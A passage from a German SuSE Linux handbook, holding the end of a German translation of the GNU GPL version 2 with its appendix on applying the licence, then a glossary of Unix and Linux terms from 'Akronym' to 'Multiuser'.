- b) liefern Sie das Programm mit dem mindestens drei Jahre lang gültigen schriftlichen Angebot, jedem Dritten eine vollständige maschinenlesbare Kopie des Quellcodes zur Verfügung zu stellen, wobei keine weiteren Kosten als für den physikalischen Kopiervorgang anfallen und der Quellcode unter den Bedingungen der Abschnitte 1 und 2 auf einem Medium verbreitet wird, das üblicherweise für den Datenaustausch verwendet wird; oder
- c) liefern Sie das Programm mit der Information, die auch Sie erhalten haben, dass der korrespondierende Quellcode angeboten ist. (Diese Alternative gilt nur für nicht-kommerzielle Verbreitung und nur, wenn Sie das Programm als Objectcode oder in ausführbarer Form mit einem entsprechenden Angebot nach Unterabschnitt b erhalten haben.)

Unter Quellcode eines Werkes wird die Form des Werkes verstanden, die für Bearbeitungen vorzugsweise verwendet wird. Für ein ausführbares Programm bedeutet der Quellcode: Der Quellcode aller Module, die das Programm beinhaltet, zusätzlich alle zugehörigen Schnittstellen-Definitions- Dateien, sowie die Skripte, die die Kompilierung und Installation des ausführbaren Programmes kontrollieren. Als besondere Ausnahme jedoch muss der verteilte Quellcode nicht enthalten, was normalerweise (entweder als Quellcode oder in binärer Form) mit den Hauptkomponenten des Betriebssystems (Kernel, Compiler usw.) verteilt wird, unter dem das Programm läuft - es sei denn, diese Komponente gehört zum ausführbaren Programm.

Wenn die Verbreitung eines ausführbaren Programmes oder des Objectcodes erfolgt, indem der Kopierzugriff auf eine dafür vorgesehene Stelle gewährt wird, so gilt die Gewährung eines gleichwertigen Zugriffs auf den Quellcode als Verbreitung des Quellcodes, auch wenn Dritte nicht dazu gezwungen sind, die Quellen zusammen mit dem Objectcode zu kopieren.

4. Sie dürfen das Programm nicht vervielfältigen, verändern, weiter lizenzieren oder verbreiten, sofern es durch dieser Lizenz nicht ausdrücklich gestattet ist. Jeder anderweitige Versuch der Vervielfältigung, Modifizierung, Weiterlizenzierung und Verbreitung ist nichtig und beendet automatisch Ihre Rechte unter dieser Lizenz. Jedoch werden die Lizenzen Dritter, die von Ihnen Kopien oder Rechte unter dieser Lizenz erhalten haben, nicht beendet, solange diese die Lizenz voll anerkennen und befolgen.

5. Sie sind nicht verpflichtet, diese Lizenz anzunehmen, da Sie sie nicht unterzeichnet haben. Jedoch gibt Ihnen nichts anderes die Erlaubnis, das Programm oder von ihm abgeleitete Werke zu verändern oder zu verbreiten. Diese Handlungen sind gesetzlich verboten, wenn Sie diese Lizenz nicht anerkennen. Indem Sie das Programm (oder ein darauf basierendes Werk) verändern oder verbreiten, erklären Sie Ihr Einverständnis mit dieser Lizenz und mit allen ihren Bedingungen bezüglich der Vervielfältigung, Verbreitung und Veränderung des Programms oder eines darauf basierenden Werks.

6. Jedes Mal, wenn Sie das Programm (oder ein auf dem Programm basierendes Werk) weitergeben, erhält der Empfänger automatisch vom ursprünglichen Lizenzgeber die Lizenz, das Programm entsprechend den hier festgelegten Bestimmungen zu vervielfältigen, zu verbreiten und zu verändern. Sie dürfen keine weiteren Einschränkungen der Durchsetzung der hierin zugestandenen Rechte des Empfängers vornehmen. Sie sind nicht dafür verantwortlich, die Einhaltung dieser Lizenz durch Dritte durchzusetzen.

7. Sollten Ihnen infolge eines Gerichtsurteils, des Vorwurfs einer Patentverletzung oder aus einem anderen Grunde (nicht auf Patentfragen begrenzt) Bedingungen (durch Gerichtsbeschluss, Vergleich oder anderweitig) auferlegt werden, die den Bedingungen dieser Lizenz widersprechen, so befreien Sie diese Umstände nicht von den Bestimmungen in dieser Lizenz. Wenn es Ihnen nicht möglich ist, das Programm unter gleichzeitiger Beachtung der Bedingungen in dieser Lizenz und Ihrer anderweitigen Verpflichtungen zu verbreiten, dann können Sie als Folge das Programm überhaupt nicht verbreiten. Wenn zum Beispiel ein Patent nicht die gebührenfreie Weiterverbreitung des Programmes durch diejenigen erlaubt, die das Programm direkt oder indirekt von Ihnen erhalten haben, dann besteht der einzige Weg, das Patent und diese Lizenz zu befolgen, darin, ganz auf die Verbreitung des Programmes zu verzichten.

Sollte sich ein Teil dieses Abschnitts als ungültig oder unter bestimmten Umständen nicht durchsetzbar erweisen, so soll dieser Abschnitt seinem Sinne nach angewandt werden; im Übrigen soll dieser Abschnitt als Ganzes gelten.

Zweck dieses Abschnittes ist nicht, Sie dazu zu bringen, irgendwelche Patente oder andere Eigentumsansprüche zu verletzen oder die Gültigkeit solcher Ansprüche zu bestreiten; dieser Abschnitt hat einzig den Zweck, die Integrität des Verbreitungssystems der freien Software zu schützen, das durch die Praxis öffentlicher Lizenzen verwirklicht wird. Viele Leute haben großzügige Beiträge zum weiten Bereich der mit diesem System verbreiteten Software im Vertrauen auf die konsistente Anwendung dieses Systems geleistet; es liegt am Autor/Geber zu entscheiden, ob er die Software mittels irgendeines anderen Systems verbreiten will; ein Lizenznehmer hat auf diese Entscheidung keinen Einfluss.

Dieser Abschnitt ist dazu gedacht, deutlich klar zu machen, was als Konsequenz aus dem Rest dieser Lizenz betrachtet wird.

8. Wenn die Verbreitung und/oder die Benutzung des Programmes in bestimmten Staaten entweder durch Patente oder durch urheberrechtlich geschützte Schnittstellen eingeschränkt ist, kann der Urheberrechtsinhaber, der das Programm unter diese Lizenz gestellt hat, eine explizite geographische Begrenzung der Verbreitung angeben, indem diese Staaten ausgeschlossen werden, sodass die Verbreitung nur innerhalb und zwischen den Staaten erlaubt ist, die nicht ausgeschlossen sind. In einem solchen Fall beinhaltet diese Lizenz die Beschränkung, als wäre sie in diesem Text niedergeschrieben.

9. Die Free Software Foundation kann von Zeit zu Zeit überarbeitete und/oder neue Versionen der General Public License veröffentlichen. Solche neuen Versionen werden vom Grundprinzip her der gegenwärtigen entsprechen, können aber im Detail abweichen, um neuen Problemen und Anforderungen gerecht zu werden.

Jede Version der Lizenz hat eine eindeutig unterschiedliche Versionsnummer. Wenn das Programm angibt, welcher Version und „any later version“ es unterliegt, so haben Sie die Wahl, entweder den Bestimmungen dieser Version zu folgen oder denen jeder beliebigen späteren Version, die von der Free Software Foundation veröffentlicht wurde. Wenn das Programm keine Versionsnummer angibt, können Sie eine beliebige Version wählen, die je von der Free Software Foundation veröffentlicht wurde.

10. Wenn Sie den Wunsch haben, Teile des Programmes in anderen freien Programmen zu verwenden, deren Bedingungen für die Verbreitung anders sind, schreiben Sie an den Autor, um ihn um die Erlaubnis zu bitten. Für Software, die unter dem Copyright der Free Software Foundation steht, schreiben Sie an die Free Software Foundation; wir machen zu diesem Zweck manchmal Ausnahmen. Unsere Entscheidung wird von den beiden folgenden Zielen geleitet: dem Erhalten des freien Status von allen abgeleiteten Arbeiten unser freien Software und der Förderung der Verbreitung und Nutzung von Software generell.

### KEINE GEWÄHRLEISTUNG

**11. Da das Programm ohne jegliche Kosten lizenziert wird, besteht keinerlei Gewährleistung für das Programm, soweit dies gesetzlich zulässig ist. Sofern nicht anderweitig schriftlich bestätigt, stellen die Copyright-Inhaber und/oder Dritte das Programm so zur Verfügung, „wie es ist“, ohne irgendeine Gewährleistung, weder ausdrücklich noch implizit, einschließlich, aber nicht begrenzt auf, die Tauglichkeit und Verwendbarkeit für einen bestimmten Zweck. Das volle Risiko bezüglich Qualität und Leistungsfähigkeit des Programmes liegt bei Ihnen. Sollte das Programm fehlerhaft sein, übernehmen Sie die Kosten für notwendigen Service, Reparatur oder Korrektur.**

**12. In keinem Fall, außer durch geltendes Recht gefordert oder schriftlich zugesichert, ist irgendein Copyright-Inhaber oder irgendein Dritter, der das Programm wie oben erlaubt modifiziert oder verbreitet hat, Ihnen gegenüber für irgendwelche Schäden haftbar, einschließlich jeglicher genereller, spezieller, zufälliger oder Folgeschäden, die aus der Benutzung des Programmes oder der Unbenutzbarkeit des Programmes folgen (einschließlich, aber nicht beschränkt auf, Datenverluste, fehlerhafte Verarbeitung von Daten, Verluste, die von Ihnen oder anderen getragen werden müssen, oder einen Fehler des Programms, mit irgendeinem anderen Programm zusammenzuarbeiten), selbst wenn ein Copyright-Inhaber oder Dritter über die Möglichkeit solcher Schäden unterrichtet worden war.**

### ENDE DER BEDINGUNGEN

#### Anhang: Wie wenden Sie diese Begriffe auf Ihre neuen Programme an

Wenn Sie ein neues Programm entwickeln und wollen, dass es vom größtmöglichen Nutzen für die Allgemeinheit ist, dann erreichen Sie das am Besten, indem Sie es zu freier Software machen, die jeder unter diesen Bestimmungen weiterverbreiten und verändern kann.

Um dies zu erreichen, fügen Sie die folgenden Anmerkungen zu Ihrem Programm hinzu. Am sichersten ist es, sie an den Anfang einer jeden Quelldatei zu



stellen, um den Gewährleistungsausschluss möglichst deutlich darzustellen; außerdem sollte jede Datei mindestens eine „Copyright“-Zeile besitzen sowie einen kurzen Hinweis darauf, wo die vollständige Lizenz gefunden werden kann.

*«eine Zeile mit dem Programmnamen und einer kurzen Beschreibung »Copyright (C) 19yy «Name des Autors »*

*This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.*

*This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.*

*You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA.*

Fügen Sie auch einen kurzen Hinweis hinzu, wie Sie elektronisch und per Brief erreichbar sind.

Wenn Ihr Programm interaktiv ist, sorgen Sie dafür, dass es nach dem Start einen kurzen Vermerk ausgibt:

*Gnomovision version 69, Copyright (C) 19yy name of author Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type 'show w'. This is free software, and you are welcome to redistribute it under certain conditions; type 'show c' for details.*

Die hypothetischen Kommandos 'show w' und 'show c' sollten die entsprechenden Teile der GPL anzeigen. Natürlich können die von Ihnen verwendeten Kommandos anders heißen als 'show w' und 'show c'; es könnten auch einfach Mausklicks sein - was immer am Besten in Ihr Programm passt.

Soweit vorhanden, sollten Sie auch Ihren Arbeitgeber (wenn Sie als Programmierer arbeiten) oder Ihre Schule einen Copyright-Verzicht für das Programm unterschreiben lassen. Hier ist ein Beispiel mit geänderten Namen:

*Yoyodyne, Inc., hereby disclaims all copyright interest in the program 'Gnomovision' (which makes passes at compilers) written by James Hacker.*

*«signature of Ty Coon », 1 April 1989 Ty Coon, President of Vice*

Diese General Public License gestattet nicht die Einbindung des Programmes in proprietäre Programme. Ist Ihr Programm eine Bibliotheksfunktion, so kann es sinnvoller sein, das Binden proprietärer Programme mit dieser Bibliothek zu gestatten. Wenn Sie dies tun wollen, sollten Sie die GNU Library General Public License anstelle dieser Lizenz verwenden.



## G Glossar

Wir haben uns bei diesem Glossar auf *UNIX* bzw. Linux-spezifische Begriffe oder Abkürzungen beschränkt, da der Umfang keine grundlegende EDV-Einführung erlaubt. Der Leser dieses Glossars sollte also mit Begriffen wie *Bit* und *Byte* vertraut sein.

### Akronym

Abkürzungen, die sich als ein Wort sprechen lassen, werden als Akronyme bezeichnet. ☞ *Linux*, ☞ *GNU* und ☞ *RAM* sind bekannte Akronyme.

### Alias

Am häufigsten gebraucht man den Ausdruck Alias im Zusammenhang mit der ☞ *Shell*. Mit einem Alias kann man lange oder oft benötigte Befehle abkürzen. Sehen Sie hierzu bitte im Abschnitt über Handhabung der Shell nach.

### Arbeitsspeicher (engl. *memory*)

☞ *Speicher*.

### ATAPI

ATAPI ist ein Protokoll, über das Geräte angesteuert werden können, die am (E)IDE-Kontroller hängen. Verbreitet sind insbesondere ATAPI-CD-ROM-Laufwerke (☞ *CD-ROM-Laufwerk*); mittlerweile gibt es aber auch ZIP-, Band- (engl. *Streamer*) und Diskettenlaufwerke, die an dieser Schnittstelle betrieben werden. All diese Geräte werden von Linux unterstützt.

### Backup

Backup ist der englische Ausdruck für Sicherheitskopien. Sicherheitskopien sollte man sich regelmäßig vor allem von den wichtigen Daten anlegen. Auch (meist mühevoll erstellte) Programmkonfigurationen sind durchaus sicherungswürdig. Unter Linux ist der Befehl **tar** die grundlegende Methode, Daten auf ein ☞ *Device* zu sichern. Oft wird **tar** zusammen mit **gzip** verwendet.

### Benutzerverzeichnis (engl. *home directory*)

Das Benutzerverzeichnis („Home-Verzeichnis“) ist der Ausgangspunkt der meisten Aktivitäten eines Benutzers im Rechnersystem. Im Benutzerverzeichnis kann der Benutzer seine privaten Daten ablegen. Neben dem ☞ *Systemadministrator* hat er als einziger Schreibzugriffe auf die Dateien des Benutzerverzeichnisses. Die Lage des Benutzerverzeichnisses im Dateisystem wird unter *UNIX* in der ☞ *Umgebungsvariable* HOME festgehalten; symbolisiert wird dies Verzeichnis durch '~' (vgl. Abschnitt 19.6 auf Seite 550).

**Betriebssystem** (engl. *operating system*)

Das Betriebssystem ist ein permanent auf einem Rechner im Hintergrund laufendes Programm, welches das grundlegende Arbeiten mit dem Rechner überhaupt erst ermöglicht. Die Aufgabe eines Betriebssystems ist die Verwaltung aller verfügbaren Ressourcen eines Rechners. Unter Linux übernimmt diese Aufgaben der [Kernel](#), evtl. vorhandene Kernelmodule und unterstützende Programme, ohne die der Kernel „nutzlos“ ist; bei SuSE Linux sollte man die komplette Serie a (Linux Grundsystem) mit allen systemnahen Tools und den „Daemonen“ als das Betriebssystem betrachten. Bekannte Betriebssysteme sind *AmigaOS*, *Linux*, *MacOS*, *OS/2*, *UNIX*, *Windows NT*, u. a.

**BIOS** (engl. *Basic Input Output System*)

In jedem PC befindet sich ein kleiner Speicherbereich, welcher das sog. BIOS enthält. Das BIOS enthält Initialisierungs- und Testprogramme für den Systemstart sowie (relativ einfache) Treiber für die wichtigsten Peripheriegeräte: Tastatur, Videokarte, Laufwerke, Schnittstellen, Uhr. Unter Linux ist das BIOS nicht aktiv, da es im „real mode“ ([CPU](#)) arbeitet und beim Booten des Kernels abgeschaltet wird. Der [Kernel](#) stellt unter Linux auch wesentlich leistungsfähigere Routinen als das BIOS zur Verfügung.

**Booten** (engl. *bootstrap* = *Stiefelschleife*)

Mit dem Booten wird der gesamte Startvorgang eines Systems vom Einschalten bis zu dem Moment, in dem das System dem Benutzer zur Verfügung steht, bezeichnet. Unter Linux versteht man darunter das Booten des Kernels und das „Hochfahren“ der Systemdienste, welches sich mit der Meldung ‘`uncompressing linux...`’ ankündigt und mit der ‘`login:-`’-Aufforderung beendet ist.

**Buffer**

Unter Buffer versteht man eine Art Zwischenspeicher, der es ermöglicht, wiederkehrende Zugriffe auf die in ihm gesicherten Daten zu beschleunigen. Unter Linux gibt es viele Arten von Buffern.

**CD-ROM-Laufwerk** (engl. *CD-ROM Drive*)

Es gibt verschiedene Typen von CD-ROM-Laufwerken. Am verbreitetsten sind nunmehr die [ATAPI](#)-Laufwerke, die an einen (E)IDE-Festplattenkontroller angeschlossen werden. Außer diesen Laufwerken gibt es noch

- SCSI-CD-ROM-Laufwerke, die über einen SCSI-Hostadapter betrieben werden,
- CD-ROM-Laufwerke, die an den Parallel-Port gehängt werden, und
- herstellerspezifische CD-ROM-Laufwerke, die über spezielle Kontrollerkarten oder über Soundkarten angesteuert werden.

Nur für die letztgenannten Laufwerke müssen spezielle Treiber ausgewählt werden!



**Device**

Unter Linux wird auf Geräte (engl. *device*) über spezielle Einträge im Dateisystem zugegriffen, die unter `/dev/` liegen. In diesen Einträgen sind die Gerätenummern enthalten, über die der *Kernel* die Gerätetreiber erreichen kann.

**E-Mail** (engl. *electronic mail*)

Verfahren, um eingetragenen Benutzern eines Rechnersystems, das in ein Netzwerk integriert ist, über das Netzwerk elektronische Briefe zukommen zu lassen. Wie bei „Hardware-Briefen“ (oft als Schneckenpost (engl. *snail mail*) bezeichnet) muss der Adressat angegeben werden: dies geschieht mit der sog. E-Mail-Adresse. Mit E-Mail können nicht nur Texte, sondern auch Ton-Dokumente oder Bilder verschickt werden. Der Vorteil von E-Mail sind die geringen Kosten und die Tatsache, dass die meisten Postsendungen nach wenigen Minuten schon beim Empfänger ankommen können.

**Editor**

Editoren sind Programme, mit denen Dateien durch Eingabe z. B. von Text verändert werden können. Bekannte Mehrzweck-Editoren unter Linux sind GNU Emacs (**emacs**) oder der UNIX-Editor vi (vgl. Abschnitt 19.15 auf Seite 571 ff.). Kennen Sie bislang keinen dieser beiden Editoren, dann versuchen Sie bitte joe – joe ist WordStar-kompatibel. . .

**Eingabeaufforderung** (engl. *prompt*)

Bei einer textorientierten *Shell* wird die Stelle, an der Befehle an das *Betriebssystem* eingegeben werden können, durch die Eingabeaufforderung gekennzeichnet. Im Prompt können z. B. der Rechner- und Benutzername, die aktuelle Uhrzeit und ähnliche Angaben dargestellt werden. Meist steht der *Cursor* direkt hinter dem Prompt. Mit dem Wiederauftauchen des Prompts signalisiert das Betriebssystem (bzw. die Shell), dass das System zur Entgegennahme neuer Befehle bereit ist.

**ELF** (engl. *Executable and Linking Format*)

ELF ist auch für Linux das binäre Standardformat. Mit diesem Format ist es z. B. leichter möglich, „shared libraries“ zu bilden, als mit dem alten a.out-Format. Zum Hintergrund vgl. das HOWTO `/usr/share/doc/howto/en/ELF-HOWTO.gz`.

**Ethernet**

Weitverbreitete Netzwerkhardware für *LANs* mit einer Bus-Struktur. Ursprünglich mit 10 Mbits über Koaxialkabel, sind heute jedoch auch Netzwerke auf Basis verdrehter Leitungspaare (engl. *twisted pair*) bis 100 Mbits und sternförmiger Topologie üblich.

**EXT2** (engl. *second extended Filesystem*)

ist das von Linux verwendete Standard-Dateisystem. Es zeichnet sich durch hohen Durchsatz, lange Dateinamen und Zugriffsrechte, sowie Fehlertoleranz aus.

**Fenster** (engl. *window*)

Fenster sind rechteckige Bildschirmausschnitte, die i. Allg. von einem Rahmen umgeben sind. Der Rahmen enthält meist Dekorationselemente über die z. B. die Lage oder Größe des Fensters auf dem Bildschirm verändert werden kann. Um mit Fenstern arbeiten zu können, müssen unter Linux ein [X-Server](#) und ein [Fenstermanager](#) laufen.

**Fenstermanager** (engl. *window manager*)

Der Fenstermanager wird unter dem [X Window System](#) benötigt, um [Fenster](#) manipulieren zu können, z. B. öffnen, schließen, verschieben oder als Icon darstellen. Oftmals warten die Fenstermanager mit zusätzlichen Funktionen auf, z. B. mit „Toolbars“, die Icons zum Starten von Applikationen beherbergen.

**Fokus** (engl. *focus*)

Man sagt, ein Bedienelement, z. B. die Eingabezeile eines [Terminals](#), hat den Fokus, wenn die aktuellen Eingaben über die Tastatur an dieses Bedienelement weitergegeben werden. Meist ist der Fokus mit der Position des [Cursors](#) verbunden. Die Art, wie ein Fenstermanager den Fokus verwaltet, wird als Fokuspolitik (engl. *focus policy*) bezeichnet. Hier unterscheidet man den Fokus, der immer dem Mauscursor folgt und den Fokus, der nur dann an ein Bedienelement übergeht, wenn es durch Klicken mit der Maus aktiviert wird.

**FTP** (engl. *file transfer protocol*)

FTP ist die Methode Dateien unter *UNIX* von einem Rechner zum anderen zu transferieren. Hierbei beteiligt sind der FTP-Server (derjenige Rechner, der die Daten bereitstellt) und der FTP-Client (derjenige Rechner, der die Daten holt).

**GNU**

GNU steht für *GNU is Not Unix* und ist ein Projekt der *Free Software Foundation (FSF)*. Ziel des „GNU Project“, mit dem der Name RICHARD STALLMAN (RMS) engstens verbunden ist, ist die Schaffung eines „freien“, mit Unix kompatiblen Betriebssystems; „frei“ meint hier weniger *kostenfrei*, als vielmehr Freiheit (engl. *freedom*) im Sinne von Recht auf Zugang, Veränderung und Benutzung. Damit die Freiheit des Quelltextes (engl. *source*), also des jeweiligen Programmcodes, erhalten bleibt, ist jede Veränderung ebenfalls *frei*: insbesondere darf Software im Sinne dieser Freiheit nicht durch Verändern oder Hinzufügen von Programmcode eingeschränkt werden. Wie dies sichergestellt werden soll, erklärt das klassische GNU Manifesto in vielerlei Hinsicht (<http://www.gnu.org/gnu/manifesto.html>); juristisch abgesichert wird die GNU Software in der GNU General Public License, kurz „GPL“ (<http://www.gnu.org/copyleft/gpl.html>, vgl. Anhang F auf Seite 595 ff.) bzw. in der GNU Lesser General Public License<sup>1</sup>, kurz „LGPL“ (<http://www.gnu.org/copyleft/lgpl.html>).

Im Zuge des „GNU Project“ werden alle Unix-Hilfsprogramme neu entwickelt und teilweise erweitert oder mit verbesserter Funktionalität versehen.

<sup>1</sup>Früher „GNU Library General Public License“.

Aber auch komplexe Software-Systeme (z. B. der Emacs oder die glibc) sind Herzstücke des „Project“.

Der [Linux](#)-Kernel, der unter der GPL steht, profitiert von diesem „Project“ (insb. von den Tools), sollte damit aber nicht gleichgesetzt werden.

### **Graphische Benutzeroberfläche** (engl. *graphical user interface, GUI*)

Graphische Benutzeroberflächen bilden den Arbeitsschreibtisch des Benutzers nach (engl. *graphical / electronic desktop*). Der Bildschirm, der unbedingt graphische Ausgaben ermöglichen muss, wird als Schreibtischoberfläche (engl. *desktop*) dargestellt, auf der [Fenster](#) abgelegt werden können. In diesen Fenstern laufen die verschiedenen Prozesse. Die Bedienelemente eines GUI werden üblicherweise mit der Maus, einem Trackball o. Ä. bedient. Bekannte GUIs sind das [X Window System](#), *Apple Macintosh System 7*, *Digital Research GEM*, *MS-Windows*.

### **Hintergrundprozess** (engl. *background process*)

Wenn sich die [Shell](#) (scheinbar) mit nur einem Prozess beschäftigt, und keine weiteren Eingaben erlaubt, spricht man von einem Prozess, der *im Vordergrund* abgearbeitet wird. Daneben gibt es bei den meisten Shells die Möglichkeit, Prozesse *im Hintergrund* abzuarbeiten.

Soll ein Prozess im Hintergrund gestartet werden, so muss die Eingabezeile, mit der das Programm gestartet wird, mit dem Zeichen `&` beendet werden. Voraussetzung für Prozesse, die im Hintergrund ablaufen, ist ein [Multitasking](#)-Betriebssystem.

### **Inode**

Mit Inodes verwaltet das [EXT2](#) Dateisystem die Information zu den Dateien auf der Festplatte. Außerdem enthalten die Inodes weitere Informationen, wie etwa Eigentümer der Datei, zugeteilte Rechte, Datum der Änderung.

### **Inodedichte**

Die „Inodedichte“ ergibt sich aus der Abschätzung, welche durchschnittliche Dateigröße auf einer bestimmten Partition zu erwarten ist. Im Regelfall sind die Vorgaben von YaST für einen effektiven Betrieb gut geeignet und können deshalb beibehalten werden. Der Begriff stiftet bei Linuxneulingen immer wieder Verwirrung, denn die *Dichte* ist *hoch*, wenn der hier eingestellte *Wert* für die durchschnittliche Dateigröße *klein* ist, denn dann können mehr Dateien gespeichert werden, die jeweils ein Inode benötigen.

### **Internet**

Das Internet ist ein weltumspannendes heterogenes – d. h. aus verschiedenen Rechnern bestehendes – [Netzwerk](#). Rechner werden im Internet über die [IP-Adressen](#) (IP = internet protocol) angesprochen, die weltweit eindeutig sind. Die IP-Adressen sind gegliedert in nationale, Domänen- und Subdomänen-Adressen und die Rechneradresse. Neben der numerischen IP-Adresse (in der Form: 192.168.0.1) existieren so genannte Aliases (Übernamen, in der Form: sonne.kosmos.all), die den Benutzern das Merken der Adressen erheblich vereinfachen. Das Internet funktioniert neben der



Hardware-Ebene mit Hilfe einer Reihe von [Protokollen](#), z. B. FTP, HTTP, TCP u. a. auf verschiedenen logischen Ebenen. Bekannte Dienste des Internets sind z. B. [E-Mail](#) oder das World Wide WEB (WWW oder W3). Ein wichtiges Stichwort im Zusammenhang mit dem Internet ist z. B. die Netiquette, die das für ein geordnetes Zusammenleben benötigte Wohlverhalten aller im Netz im Sinne eines „selbstverständlichen Ehrenkodex“ regelt.

### IP-Adresse

Numerische 32 Bit Internet-Adresse, üblicherweise in dezimaler Notation als vier durch Punkte getrennte Zahlen angegeben (z. B. 192.168.10.1), die eindeutig einem ans Netz angeschlossenen Rechner zugeordnet ist. Wenn ein Rechner mehrere Netzanschlüsse besitzt (Gateways), hat er auch mehrere IP-Adressen.

### ISP (engl. *Internet Service Provider*)

Jemand, der Internet-Dienste anbietet.

### Jokerzeichen (engl. *wildcards*)

Siehe Stichwort [Wildcards](#).

### Kernel

Der Kernel ist das „Herz“ des gesamten Systems. Im Kernel laufen alle Fäden zusammen: die Speicherverwaltung, die Führung der Prozesstabelle, Management von Multitasking- und Multiuser-Fähigkeit, die Verwaltung der und die Zugriffe auf die Dateisysteme, die Treiber für die Zugriffe auf die jeweilige Hardware etc. Diese Features können z. T. als „Module“ realisiert werden; vgl. Kapitel 13 auf Seite 413.

### Kommandozeile

Die Arbeitsweise unter UNIX kann „kommandozeilen-orientiert“ ablaufen. Das bedeutet, dass jedes Programm, welches Sie in der [Shell](#) eingeben, eine Kommandozeile haben kann. Der Befehl `ls` kann verschiedene Optionen zur Steuerung seines Verhaltens annehmen.

### Konsole (engl. *console, terminal*)

Früher gleichgesetzt mit dem Terminal. Unter Linux gibt es sog. *virtuelle Konsolen*. Diese erlauben es einen Bildschirm für mehrere unabhängige – aber gleichzeitige – Sitzungen zu verwenden (vgl. Abschnitt 19.4 auf Seite 549). Der Standard ([Runlevel](#) 2) sind 6 virtuelle Konsolen, die Sie mit `(Alt) + (F1)` bis `(Alt) + (F6)` erreichen können.

Vom X Window System, das Konsole 7 benutzt, erreichen Sie die Textkonsolen mittels `(Strg) + (Alt) + (F1)` bis `(Strg) + (Alt) + (F6)`.

### LAN (engl. *local area network*)

Ein LAN ist ein [Netzwerk](#) mit einer geringen räumlichen Ausdehnung, zu meist von einem [Systemadministrator](#) betreut. LANs werden meist über sog. Gateways an andere Netzwerke angeschlossen und bilden so ein [WAN](#).

**Link**

Ein Link (zu deutsch „Verknüpfung“) ist ein Verzeichnis-Eintrag auf eine *andere* Datei, dieser Eintrag enthält also selbst keine eigenen Daten. Man unterscheidet:

- Symbolische Links, diese enthalten *Namensverweise*. Dabei ist es unerheblich, ob die Zieldatei existiert, eine Datei oder ein Verzeichnis ist oder gar über Filesystemgrenzen hinweg referenziert.
- Hardlinks, diese enthalten *I-node Verweise*. Ein Hardlink darf nur innerhalb eines Filesystems referenzieren und das Ziel darf auch kein Verzeichnis sein. Zudem sind alle Hardlinks eines Inodes gleichrangig (d. h. die Daten der Datei bleiben solange bestehen, bis der letzte Link gelöscht wird).

**Linux**

Hochperformanter UNIX-artiger unter der GPL (☞ *GNU*) frei vertriebener Betriebssystemkern. Der Name ist ein ☞ *Akronym* („Linus’ uniX“) und weist auf den Schöpfer LINUS TORVALDS.

**Manual-Page**

Traditionellerweise liegt die Dokumentation bei Unix-Systemen in „Manual-Pages“ (auch „Manpages“) vor, die mit dem Befehl **man** eingesehen werden kann. Zum Umgang mit Manual-Pages vgl. Abschnitt 19.9 auf Seite 559.

**Massenspeicher** (engl. *mass storage*)

Ein Sammelbegriff für viele z. T. sehr unterschiedliche Medien zum Speichern von Daten.

Typische Massenspeicher sind Disketten, Festplatten, Magnetbänder, CD-ROMs, magnetooptische Speicher, holographische Speicher u. a.

**MBR** (engl. *master boot record*)

Der physikalisch erste Sektor (Zylinder 0, Kopf 0, Sektor 1) einer Festplatte im System (erste Festplatte mit der BIOS-Gerätenummer 0x80); jede Festplatte enthält einen MBR, doch kann nicht jedes ☞ *BIOS* von jeder Festplatte das jeweilige Betriebssystem starten. Beim Booten von Festplatte lädt das BIOS oder eine spezielle Firmware den Inhalt des MBR an eine feste Adresse im Speicher und übergibt ihm die Kontrolle. Dieser Code lädt dann entweder das Betriebssystem von einer startfähigen Festplatten-Partition oder einen komplizierteren Bootloader, z. B. LILO.

**Menü** (engl. *menu*)

In ☞ *graphischen Benutzeroberflächen* können viele Funktionen eines Programms meist über ein Menü erreicht werden. Menüs stellen (wie eine Speisekarte) alle zur Verfügung stehenden Befehle dar, sodass der Benutzer diese auswählen und ausführen lassen kann. Meist gibt es in einem Programm eine Menüleiste (engl. *menu bar*) mit Untermenüs. Zusätzlich gibt es Popup-Menüs, die z. B. vor dem Hintergrund auftauchen und durch Drücken eines Buttons ausgelöst werden.

**MIME**

„Multipurpose Internet Mail Extensions“ – ursprünglich dazu gedacht, die E-Mail-Möglichkeiten zu erweitern (z. B. um Sound oder Bilder). Diese Technologie lässt sich aber auch darüber hinaus verwenden.

**Mounten**

Man bezeichnet damit das „Einhängen“ von Dateisystemen in den Verzeichnisbaum des Systems. Als ☞ *Mountpoint* dient dazu ein in der Regel leeres Verzeichnis. Siehe hierzu auch Abschnitt 19.11.2 auf Seite 565.

**Mountpoint**

Unter dem Mountpoint bzw. „Mountpunkt“ versteht man das Verzeichnis, unter dem eine Partition oder ein Gerät in den Linux-Verzeichnisbaum „eingehängt“ ist.

**Multiprocessing**

Arbeitet ein Rechner, auf dem dieses Betriebssystem läuft, mit mehr als einem ☞ *Prozessor*, spricht man von einem Multiprozessor- oder Multiprocessing-System. Unter Linux werden Sie den Begriff SMP antreffen, was so viel wie *Symmetric Multi Processing* bedeutet und eine spezielle Form des Multiprocessing ist.

**Multitasking**

Betriebssysteme, die mehr als ein ☞ *Programm* gleichzeitig ausführen können, nennt man Multitasking-Systeme (engl. *task* = *Aufgabe*). Man unterscheidet zwischen zwei Formen von Multitasking:

- konkurrentes Multitasking: Das Betriebssystem ist für die Verteilung der Rechenzeit auf die einzelnen Prozesse verantwortlich. Eine besondere Spielart davon ist das „preemptive“ Multitasking.
- kooperatives Multitasking: Die Prozesse geben freiwillig ihre Rechenzeit ab.

Wie man schon sieht, ist die erste Variante das bessere Verfahren, da kein Anwenderprozess die CPU vollständig in Beschlag nehmen kann. Linux bietet preemptives Multitasking.

**Multiuser**

☞ *Multitasking* ist Voraussetzung für das gleichzeitige Arbeiten mehrerer Benutzer an einem Rechner. Ein Betriebssystem, das diese Fähigkeit besitzt, bezeichnet man als Multiuser-System.

**Netzwerk** (engl. *net*, *network*)

